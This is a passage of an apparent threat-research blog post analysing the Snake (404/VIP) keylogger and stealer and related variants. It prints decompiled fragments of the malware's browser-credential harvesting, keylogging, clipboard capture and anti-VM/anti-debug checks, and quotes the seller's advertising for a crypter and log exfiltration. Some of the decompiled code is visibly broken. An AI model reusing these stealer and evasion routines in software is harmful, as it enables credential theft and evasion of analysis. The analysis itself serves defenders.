----- /VIP Recovery\ -----Recovered From: Chrome CanaryURL: \Google\Chrome\...
----- /VIP Recovery\ -----Recovered From: Chrome CanaryHost: \Google\Chrome\...

```

Third phase: Payload

As we have seen, up to reaching the payload, what we can find is a succession of operations and checks that look like a Matryoshka (greetings to our Russian friends), but although its analysis is complex due to the number of jumps it performs and operations, it is quite consistent and, analysing samples over a time range of 4–6 months and comparing them to others from years ago, the technique has endured. This may be partly because it is costly to modify all these phases, but also because of its effectiveness, since it remains one of the most used malwares

Regarding the payload, we can find a large number of capabilities that, depending on the version the Snake client chooses (we will talk more about this later), may include more or fewer toys to attack their next victim

As can be seen, the number of functions in the payload is huge, even in cheaper versions as well as in more premium versions, where we have tools for almost everything: information theft, anti-analysis techniques, keyboard capture, screen capture, and a long etcetera

```

.ctor(): void @06000020
AntiBot(): void @060000A7
AntiBotStart(): void @060000A9
AntiSandboxie(): void @06000096
AntiVm(): void @06000094
AutoFill_MemCreator(): byte[] @06000086
AutoFill_RepeatSender(object, EventArgs): void @06000086
Browser_Killer(): void @06000049
ClearScreenshotFiles(): void @06000065
ClickTracker(): void @06000091
ClipboardReplacer(object, EventArgs): void @06000066
ClipboardSender(object, EventArgs): void @06000062
ClipUploader(string, string, string, string): void @06000092
CMD_Disabler(): void @0600009E
Collected_Clip(): void @060000A2
Collected_Keyboard(): void @060000A4
Collected_Screen(): void @060000A3
ContactRecovered_MemCreator(): byte[] @06000078
CookiesEraser(): void @060000A1
Cookies_MemCreator(): byte[] @0600007A
Cookies_RepeatSender(object, EventArgs): void @0600007A
CountryCode(): void @0600005C
CreditCard_MemCreator(): byte[] @06000083
CreditCard_RepeatSender(object, EventArgs): void @06000083
CryptoClip(object, EventArgs): void @06000092
Crypto_Clip(): void @060000A6
CVDetailFind(): void @0600003F
DelayExcute(): void @06000097
DES_Decrypt(string, string): string @06000051
DisableWD(): void @0600009B
DownloaderFile(): void @06000095
Downloads_MemCreator(): byte[] @0600007D
Downloads_RepeatSender(object, EventArgs): void @0600007D
Encrypt(string, string): string @06000040
ExitProcess(uint): int @0600004E
FakeMessageBox(): void @06000098
GetDataClipboard(): byte[] @06000060
GetDataKeyboard(): byte[] @06000066
GetDataPasswordWithoutProtection(): byte[] @06000075
GetDataUserWithoutProtection(): byte[] @06000075
GetForegroundWindow(): IntPtr @0600006B
GetKeyboardLayout(int): int @0600006F
GetKeyboardState(byte[]): bool @06000071
GetModuleFileNameA(int, ref string, int): int @06000068
GetWindowText(IntPtr, StringBuilder, int): int @06000068
GetWindowThreadProcessId(IntPtr, ref int): int @06000068
History_MemCreator(): byte[] @06000080
History_RepeatSender(object, EventArgs): void @06000080
BjkXsyRir(byte[]): byte[] @0600027D
CloseHandle(IntPtr): int @06000290
creoiNvd7(byte[]): byte[] @06000274
FindResource(IntPtr, string, uint): IntPtr @06000282
GetProcAddress(IntPtr, string): IntPtr @0600028B
i52H8f2u0ugZu(): void @06000273
LoadLibrary(string): IntPtr @0600028A
method_0(): byte[] @06000293
method_1(): byte[] @06000294
method_2(): byte[] @06000295
method_3(): byte[] @06000296
method_4(): byte[] @06000297
method_5(): byte[] @06000298
method_6(): byte[] @06000299
method_7(): byte[] @0600029A
method_8(): byte[] @0600029B
OpenProcess(uint, int, uint): IntPtr @0600028F
ReadProcessMemory(IntPtr, IntPtr, byte[], uint, out IntPtr): void @06000280
RtlZeroMemory(IntPtr, uint): void @06000280
smethod_0(ref uint, uint, uint, uint, uint, ushort, uint, uint): void @06000285
smethod_1(ref uint, uint, uint, uint, uint, ushort, uint, uint): void @06000285
smethod_10(): int @06000285
smethod_100(IntPtr, IntPtr): void @060002F1
smethod_101(): bool @060002F2
smethod_102(): bool @060002F3
smethod_11(): void @06000286
smethod_12(IntPtr, Type): Delegate @06000287
smethod_13(): void @06000288
smethod_14(Assembly): object @06000289
smethod_15(string): byte[] @06000291
smethod_16(byte[]): byte[] @06000292
smethod_17(IntPtr, int): IntPtr @0600029E
smethod_18(IntPtr, int): int @0600029F
smethod_19(IntPtr, int): long @060002A0
smethod_2(ref uint, uint, uint, uint, uint, ushort, uint, uint): void @060002A1
smethod_20(IntPtr, int, IntPtr): void @060002A1
smethod_21(IntPtr, int, int): void @060002A2
smethod_22(IntPtr, int, long): void @060002A3
smethod_23(int): IntPtr @060002A4
smethod_24(byte[], int, IntPtr, int): void @060002A5
smethod_25(): void @060002A6
smethod_26(): object @060002A7
smethod_27(Process): object @060002A8
ExitProcess(uint): int @0600004F
GetForegroundWindow(): IntPtr @0600006C
GetKeyboardLayout(int): int @06000070
GetKeyboardState(byte[]): bool @06000072
GetModuleFileNameA(int, ref string, int): int @06000068
GetWindowText(IntPtr, StringBuilder, int): int @06000068
GetWindowThreadProcessId(IntPtr, ref int): int @06000068
Main(): void @060000AC
MapVirtualKey(uint, uint): uint @06000073
MoveFileExW(string, string, long): int @06000050
smethod_0(object, X509Certificate, X509Chain, SslPolicyCallback): void @06000050
smethod_1(string, byte[], string, string, string): void @06000050
smethod_10(string, string, string, string): void @06000050
smethod_11(byte[], string, string, string): void @06000050
smethod_12(string, string, string): void @06000049
smethod_13(): void @0600004A
smethod_14(string): object @0600004B
smethod_15(string): object @0600004C
smethod_16(): void @0600004D
smethod_17(): void @06000051
smethod_18(string, string): string @06000052
smethod_19(): object @06000053
smethod_20(): void @0600003F
smethod_20(): object @06000054
smethod_21(): object @06000055
smethod_22(): object @06000056
smethod_23(): object @06000057
smethod_24(): object @06000058
smethod_25(): object @06000059
smethod_26(): object @0600005A
smethod_27(): object @0600005B
smethod_28(): object @0600005C
smethod_29(): object @0600005D
smethod_3(string, string): void @06000040
smethod_30(): object @0600005E
smethod_31(): object @0600005F
smethod_32(): object @06000060
smethod_33(): byte[] @06000061
smethod_34(object, EventArgs): void @06000062
smethod_35(object, EventArgs): void @06000063
smethod_36(object, EventArgs): void @06000064
smethod_37(): void @06000065
smethod_38(): void @06000066

```

Here we can find the expected functionalities of a keylogger and stealers, where we have theft of browser information, usually searching paths like “Profiles” or “Login Data” to extract information in a loop that iterates through each of the browsers it has stored.

I provide a compilation from multiple samples, since there are more or less PRO versions and some older and newer versions, so we do not miss anything:

Chrome
Chrome Canary
Chromium
Microsoft Edge
Brave
Vivaldi
Opera Browser
Opera Mail
CocCoc
Comodo Dragon
CentBrowser
Torch Browser
Amigo
Citrio
CoolNovo / Cool Novo
Coowon
Epic Privacy Browser
Iridium Browser
Kometa
Orbitum
QIP Surf
7Star
Uran
Yandex Browser
QQ Browser
UC Browser
Xpom
Xvast
Liebao Browser
Elements Browser
Sleipnir 6
Sputnik
BlackHawk
Firefox
CyberFox
IceDragon
IceCat
WaterFox
PaleMoon
SeaMonkey
K-Meleon
Flock Browser
Blisk
Falkon
Ghost Browser

```

string[] directories;
if (num == 6)
{
    directories = Directory.GetDirectories(m8w);
    num = 7;
}
if (num == 2)
{
    list2.Add(m8w + "\\Default\\Login Data");
    num = 3;
}
if (num == 10)
{
    if (!text.Contains("Profile"))
    {
        goto IL_17C;
    }
    num = 11;
}
if (num == 1)
{
    list2 = new List<string>();
    num = 2;
}
if (num == 8)
{
    goto IL_F2;
}
if (num == 3)
{
    list2.Add(m8w + "\\Login Data");
    num = 4;
}
int num2;
if (num == 7)
{
    num2 = 0;
}

```

```

if (num == 18)
{
    mslJUSkKUDI.ChromiumBrowserList.Add(new mslJUSkKUDI.i4C0R("360 Browser", Path.Combine(
        mslJUSkKUDI.LocalApp, "360Chrome\\Chrome\\User Data"), Convert.ToBoolean("true")));
    num = 19;
}
if (num == 7)
{
    mslJUSkKUDI.ChromiumBrowserList.Add(new mslJUSkKUDI.i4C0R("Cool Novo", Path.Combine(
        mslJUSkKUDI.LocalApp, "MapleStudio\\ChromePlus\\User Data"), Convert.ToBoolean(
        "true")));
    num = 8;
}
if (num == 30)
{
    mslJUSkKUDI.MozillaBrowserList.Add(new mslJUSkKUDI.i4C0R("SeaMonkey",
        mslJUSkKUDI.SystemAppdataPath + "\\Mozilla\\SeaMonkey\\", Convert.ToBoolean("true")));
    num = 31;
}
if (num == 35)
{
    mslJUSkKUDI.MozillaBrowserList.Add(new mslJUSkKUDI.i4C0R("IceCat",
        mslJUSkKUDI.SystemAppdataPath + "\\Mozilla\\Icecat\\", Convert.ToBoolean("true")));
    num = 36;
}
if (num == 34)
{
    mslJUSkKUDI.MozillaBrowserList.Add(new mslJUSkKUDI.i4C0R("K-Meleon",
        mslJUSkKUDI.SystemAppdataPath + "\\K-Meleon\\", Convert.ToBoolean("true")));
    num = 35;
}
if (num == 36)
{
    mslJUSkKUDI.MozillaBrowserList.Add(new mslJUSkKUDI.i4C0R("PaleMoon",
        mslJUSkKUDI.SystemAppdataPath + "\\Moonchild Productions\\Pale Moon\\", Convert.ToBoolean(
        "true")));
    num = 37;
}
if (num == 31)
{
    mslJUSkKUDI.MozillaBrowserList.Add(new mslJUSkKUDI.i4C0R("Thunderbird",
        mslJUSkKUDI.SystemAppdataPath + "\\Thunderbird\\", Convert.ToBoolean("true")));
    num = 32;
}
if (num == 15)
{
    mslJUSkKUDI.ChromiumBrowserList.Add(new mslJUSkKUDI.i4C0R("Comodo Dragon", Path.Combine(
        mslJUSkKUDI.LocalApp, "Comodo\\Dragon\\User Data"), Convert.ToBoolean("true")));
    num = 16;
}
if (num == 39)
{
    mslJUSkKUDI.MozillaBrowserList.Add(new mslJUSkKUDI.i4C0R("Postbox",
        mslJUSkKUDI.SystemAppdataPath + "\\Postbox\\", Convert.ToBoolean("true")));
    num = 40;
}
if (num == 8)
{
    mslJUSkKUDI.ChromiumBrowserList.Add(new mslJUSkKUDI.i4C0R("Kometa", Path.Combine(
        mslJUSkKUDI.LocalApp, "Kometa\\User Data"), Convert.ToBoolean("true")));
    num = 9;
}
if (num == 11)
{
    mslJUSkKUDI.ChromiumBrowserList.Add(new mslJUSkKUDI.i4C0R("CentBrowser", Path.Combine(
        mslJUSkKUDI.LocalApp, "CentBrowser\\User Data"), Convert.ToBoolean("true")));
    num = 12;
}

```

Other elements it searches for are configuration files, .ini, .xml, .dat or .conf, as well as data in the registry keys of different kinds of software, mail services, FTP, VPN, SSH, etc.

I provide another compilation:

Outlook
Thunderbird
Windows Mail App
Opera Mail
Mailbird
The Bat!
Becky!
eM Client
IncrediMail
PocoMail
Eudora
Postbox
ClawsMail
FoxMail
FileZilla
CoreFTP
SmartFTP
WS_FTP
FlashFXP
FTP Navigator
FTPGetter
FtpCommander
NordVPN
OpenVPN
Private Internet Access
WinSCP
RealVNC
DynDNS
Discord
Pidgin
Psi / Psi+
Trillian
Paltalk
QQ
Internet Download Manager (IDM)
JDownloader 2
MySQL Workbench
Safari for Windows


```
private string method_0(uint srh)
{
    int num = 0;
    while (num != 1)
    {
        if (num == 0)
        {
            num = 1;
        }
        if (num == 2)
        {
            string result;
            return result;
        }
    }
    try
    {
        StringBuilder stringBuilder = new StringBuilder();
        byte[] lpKeyState = new byte[255];
        if (IsKeyC.GetKeyboardState(lpKeyState))
        {
            return "";
        }
        IntPtr foregroundWindow = seJcy.GetForegroundWindow();
        int num2 = 0;
        int windowThreadProcessId = seJcy.GetWindowThreadProcessId(foregroundWindow, ref num2);
        IntPtr keyboardLayout = seJcy.GetKeyboardLayout(windowThreadProcessId);
        seJcy.ToInt32(srh, srh, lpKeyState, stringBuilder, Convert.ToInt32(0), Convert.ToInt32(16), keyboardLayout);
        return stringBuilder.ToString();
    }
    catch
    {
    }
    return ((Keys)srh).ToString();
}

// Token: 0x00000073 RID: 115 RVA: 0x00005880 File Offset: 0x00003AB0
private static void StartKeylogger()
{
    Thread thread = new Thread((COVID19_Closure$__.$1162-0 == null) ? (COVID19_Closure$__.$1162-0 = delegate()
    {
        COVID19_hook = new COVID19.Keylogger();
        COVID19_hook.KeyDown += COVID19_hook_KeyDown;
        COVID19_hook.KeyUp += COVID19_hook_KeyUp;
        Application.Run();
    }) : COVID19_Closure$__.$1162-0);
    thread.Start();
}

[CompilerGenerated]
get
{
    return COVID19_clip_TimerTo_Send;
}
[CompilerGenerated]
[MethodImpl(MethodImplOptions.Synchronized)]
set
{
    EventHandler value2 = new EventHandler(COVID19.ClipboardReplacer);
    EventHandler value3 = new EventHandler(COVID19.ClipboardSender);
    System.Windows.Forms.Timer clip_TimerTo_Send = COVID19_clip_TimerTo_Send;
    if (clip_TimerTo_Send != null)
    {
        clip_TimerTo_Send.Tick -= value2;
        clip_TimerTo_Send.Tick -= value3;
    }
    COVID19_clip_TimerTo_Send = value;
    clip_TimerTo_Send = COVID19_clip_TimerTo_Send;
    if (clip_TimerTo_Send != null)
    {
        clip_TimerTo_Send.Tick += value2;
        clip_TimerTo_Send.Tick += value3;
    }
}
= new System.Windows.Forms.Timer();

public void method_0()
{
    int num = 0;
    do
    {
        if (num == 1)
        {
            this.ID = GClass1.SetClipboardViewer(base.Handle);
            num = 2;
        }
        if (num == 0)
        {
            num = 1;
        }
    } while (num != 2);
}

public void BrvK0()
{
    int num = 0;
    do
    {
        if (num == 1)
        {
            GClass1.ChangeClipboardChain(base.Handle, this.ID);
            num = 2;
        }
        if (num == 0)
        {
            num = 1;
        }
    } while (num != 2);
}

try
{
    IL_001:
    ProjectData.ClearProjectError();
    num = -2;
    IL_002:
    int num2 = 2;
    if (NativeClipboard.IsClipboardFormatAvailable(130))
    {
        goto IL_003;
    }
    IL_004:
    num2 = 4;
    if (NativeClipboard.OpenClipboard(IntPtr.Zero))
    {
        goto IL_005;
    }
    IL_006:
    num2 = 8;
    string text = null;
    IL_007:
    num2 = 7;
    IntPtr clipboardData = NativeClipboard.GetClipboardData(130);
    IL_008:
    num2 = 8;
    if ((clipboardData != IntPtr.Zero))
    {
        goto IL_009;
    }
    IL_009:
    num2 = 9;
    IntPtr IntPtr = NativeClipboard.GlobalLock(clipboardData);
    IL_00A:
    num2 = 10;
    if ((IntPtr != IntPtr.Zero))
    {
        goto IL_00B;
    }
    IL_00B:
    num2 = 11;
    text = Marshal.PtrToStringAnsi(IntPtr);
    IL_00C:
    num2 = 12;
    NativeClipboard.GlobalLock(IntPtr);
    IL_00D:
    num2 = 15;
    NativeClipboard.CloseClipboard();
    IL_00E:
    num2 = 16;
}

```

Snake is malware that often presents different techniques to avoid analysis, one of them being its technical complexity that is evident during analysis, as well as the level of obfuscation and even runtime string encryption it applies; added to this are anti-VM and anti-debugging techniques that make analysis and execution in controlled environments difficult.

In summary, the most used techniques are:

- Searching for typical VM hardware (present in network cards, GPUs or similar)
- Searching for common processes in virtualized machines or names of analysis tools (Vmware, Vbox, x32dbg, IDA, procmon, etc.)
- Disk sizes, machine uptime or number of CPUs
- Searching for active debugging software or checking flags
- Locating specific libraries that are used in virtualized and sandboxed environments (sbiedll, snxhk, cmdvrt32 or sf2)

```
int num = 0;
ManagementObjectSearcher managementObjectSearcher;
while (num != 2)
{
    if (num == 1)
    {
        managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem");
        num = 2;
    }
    if (num == 0)
    {
        num = 1;
    }
    if (num == 3)
    {
        bool result;
        return result;
    }
}
try
{
    using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
    {
        foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
        {
            if ((managementBaseObject["Manufacturer"].ToString().ToLower() == "microsoft corporation" && managementBaseObject["Model"].ToString().ToLowerInvariant().Contains("V2XNUM")) || managementBaseObject["Manufacturer"].ToString().ToLower().Contains("vmware") || managementBaseObject["Model"].ToString() == "VirtualBox")
            {
                return true;
            }
        }
    }
}

foreach (ManagementBaseObject managementBaseObject2 in new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController").Get())
{
    if (managementBaseObject2.GetPropertyValue("Name").ToString().Contains("VMware") && managementBaseObject2.GetPropertyValue("Name").ToString().Contains("VBox"))
    {
        return true;
    }
}
return false;


public static bool MCI()
{
    int num = 0;
    bool flag;
    do
    {
        if (num == 1)
        {
            flag = false;
            num = 2;
        }
        if (num == 0)
        {
            num = 1;
        }
        while (num != 2);
        bool result;
        try
        {
            BCQI.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
            result = flag;
        }
        catch
        {
            result = flag;
        }
        return result;
    }
}

public static bool smethod_1()
{
    int num = 0;
    for (ii)
    {
        if (num != 11)
        {
            goto IL_00;
        }
        moduleHandle;
        if (moduleHandle.ToInt32() != 0)
        {
            num = 12;
            goto IL_00;
        }
        goto IL_00;
        int num2;
        if (num == 8)
        {
            num2 = 0;
        }
        string[] array;
        if (num == 2)
        {
            array[0] = "shiooll.dll";
            num = 1;
        }
        if (num == 5)
        {
            array[1] = "snash.dll";
            num = 6;
        }
        if (num == 9)
        {
            goto IL_00;
        }
        if (num == 6)
        {
            array[2] = "cmshv32.dll";
            num = 7;
        }
        if (num == 1)
        {
            array = new string[1];
            num = 2;
        }
        if (num == 4)
        {
            array[2] = "sf2.dll";
            num = 5;
        }
        if (num == 12)
        {
            break;
        }
        string[] array2;
        if (num == 7)
        {
            array2 = array;
        }
    }
}
```

I won't prolong it much more because, as you have seen earlier, the number of functions each payload contains is enormous, and since they varied in certain aspects depending on the version, this multiplied the review needed to summarise the capabilities that Snake payloads have, which in general are the following:

- System information gathering (hostnames, HW information, etc)
- Browser information theft
- Theft of information from all kinds of software: FTP, SSH, VPN, Mail, etc.
- Theft of history and searching for sensitive files
- Screen, microphone, webcam capture, etc.
- Keylogging
- Clipboard control
- Geolocation
- Anti-VM and Anti-DBG techniques
- Management of running processes + kill
- Self-deletion
- Bot checks
- Connection to C2 and the ability to download other components and execute commands

I also leave some of the capabilities in graphic format:




In summary, Snake and its multiple versions (which we will address now) contain a terrifying mix to attack companies since it is sophisticated and has every capability you might imagine for a keylogger and a stealer together. Ultimately, its continued presence over so many years is driven by the evolution applied to the malware and the large group of threat actors behind it paying for the tool

Gen & Versions

To find all generations and versions we have to go back to its origins, since Snake is said to have appeared in 2020, but there has been some controversy around the code of this famous keylogger. At its appearance it caused a stir and there were various media sources and researchers that echoed its capabilities; in fact it is suspected that 404 or Snake was not the first to support this code, but that Matiex appeared some months earlier

Matiex comparison

In my humble opinion, it is difficult to find sources or rollback data on Matiex prior to 2020; however, small analyses or comments about a new crypter or keylogger (404 Keylogger) following the pattern can be observed, and even websites maintained by the creator prior to that date, in 2019, whose content, username and description, components and method of sale seem very similar to those later continued in Snake

[illegible]

- [Home](#)
- [Features](#)
- [Pricing](#)
- [FAQ](#)
- [Terms of Service](#)
- [Upload Text](#)
- [Join Discord Server](#)
- [Skype](#)

404 Keylogger

Securing your binary file to protect it for reverse engineering and crackers & 9 Password Recovery.

[See Pricing](#)

Features

Some Feature just support Keylogger !

DOWNLOADER

Add a direct URL or Address to your crypter & keylogger and it will execute your file carefully to the machine Support(Keylogger & Crypter).

2 STUB ENCRYPTION OF CRYPTER

The Crypter have 2 stub to Encryption Auto Protect & Downloader Algorithm, Daily/Weekly Update, FUD %80 Runtime & %100 Scantime

SCREENSHOT LOGGER

take a look on what the other person is doing on his computer by enabling this features. A complete screenshot will be sent to you, Support(Keylogger).

PASSWORD RECOVERY

Our Password recovery will grab all accounts in a computer to have your own backup incase you forgot one of them, Support(Keylogger).

SMTP & FTP & PASTEBIN

Logs can be sent to your smtp or ftp or pastebin depends on your preference, Use your gmail,yahoo, or your own web hosting, Support(Keylogger).

ANTI VM/SANDBOXIE

This will protect your stub from being examined by unauthorized person in his/her own virtual environment or sandboxie, Support(Keylogger & Crypter).

And Many More Feature...

Screenshot & Video Coming Soon !

Pricing

Free Trial Version Available, For Free Trial Contact us

Bronze \$30/ 1 Month Excellent Support Daily/Weekly Update 2 Stub Encryption Native and .Net Support License for 1 Computer Buy Now Silver \$85/ 3 Months Excellent Support Daily/Weekly Update 2 Stub Encryption Native and .Net Support License for 1 Computer Buy Now Gold \$175/ 6 Months Excellent Support Daily/Weekly Update 2 Stub Encryption Native and .Net Support License for 1 Computer Buy Now

Furthermore, if we analyze Matix, we can see tremendous similarities with what we had already seen, where we observe uses of bitmaps and resource loading



As well as dynamic loads on the modules



Name	Value
CVWWWWW	(byte[0x00001A00])
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03
[5]	0x00
[6]	0x00
[7]	0x00
[8]	0x04
[9]	0x00
[10]	0x00
[11]	0x00
[12]	0xFF
[13]	0xFF

```

public <CL_Roles()
{
    this.CCS();
}

// Token: 0x0600004D RID: 77 RVA: 0x0000367C File Offset: 0x0000187C
public string CCS()
{
    Class3.SDSOSDS(Resources.AndroidStudio);
    return "";
}

```

MTX.exe	No	No	No	2	1.0.0.0
AndroidStudio	No	No	Yes	9	1.0.0.0

In the end it converges on another bitmap that treats things a bit more rudimentarily, extracting a key for an XOR and processing an array that ultimately yields another MZ


screen capture, keylogging, extracting browser information, etc



In summary, Matiex seems a somewhat simpler version, but it meets most of the characteristics we saw in 404 or Snake, with subtle differences such as persistence via Startup, where there was less use of obfuscators and generally it appears a bit less polished. Is it possible that Matiex was the original and there was a code-copy gap between these two? It's possible, but we only find information on 404 prior to 2019

Other Versions

There are other versions that have appeared along Snake's path, where we can find, in order of appearance, Cheetah and Nova. The first of these was a much simpler copy that also worked with bitmaps and dynamic loads, although in this case it only did it once, not twice, so it was somewhat shorter, but as we can see it also worked with XML for persistence and had similar keylogging characteristics and information-gathering, albeit more rudimentary in operation



Regarding the Nova version, there are many similarities where Autolt appeared, but the functionalities are practically the same, only that it did not have the typical Snake or VIP elements, instead referencing NOVA, so it is very possible that it is a full copy or even a test by the same creators, since it shows a very large correlation with the Snake samples of that time, as you can see from our friend [M4lcode](#)

As for the easier Snake - VIP comparison, I won't go on much longer, since I have analyzed dozens of Snakes to see the versions; I have seen that variations among Snakes are quite few. Obviously, we have a builder and elements we can change, but in essence they are quite similar at the end of the day. Similarly, if we compare the premium Snake-VIP with a basic Snake, we also see a huge relation, where we find identical functions and, of course, similar capabilities although more refined; you should see a difference in price


Snake vs Snake

Snake vs VIP

Conclusion

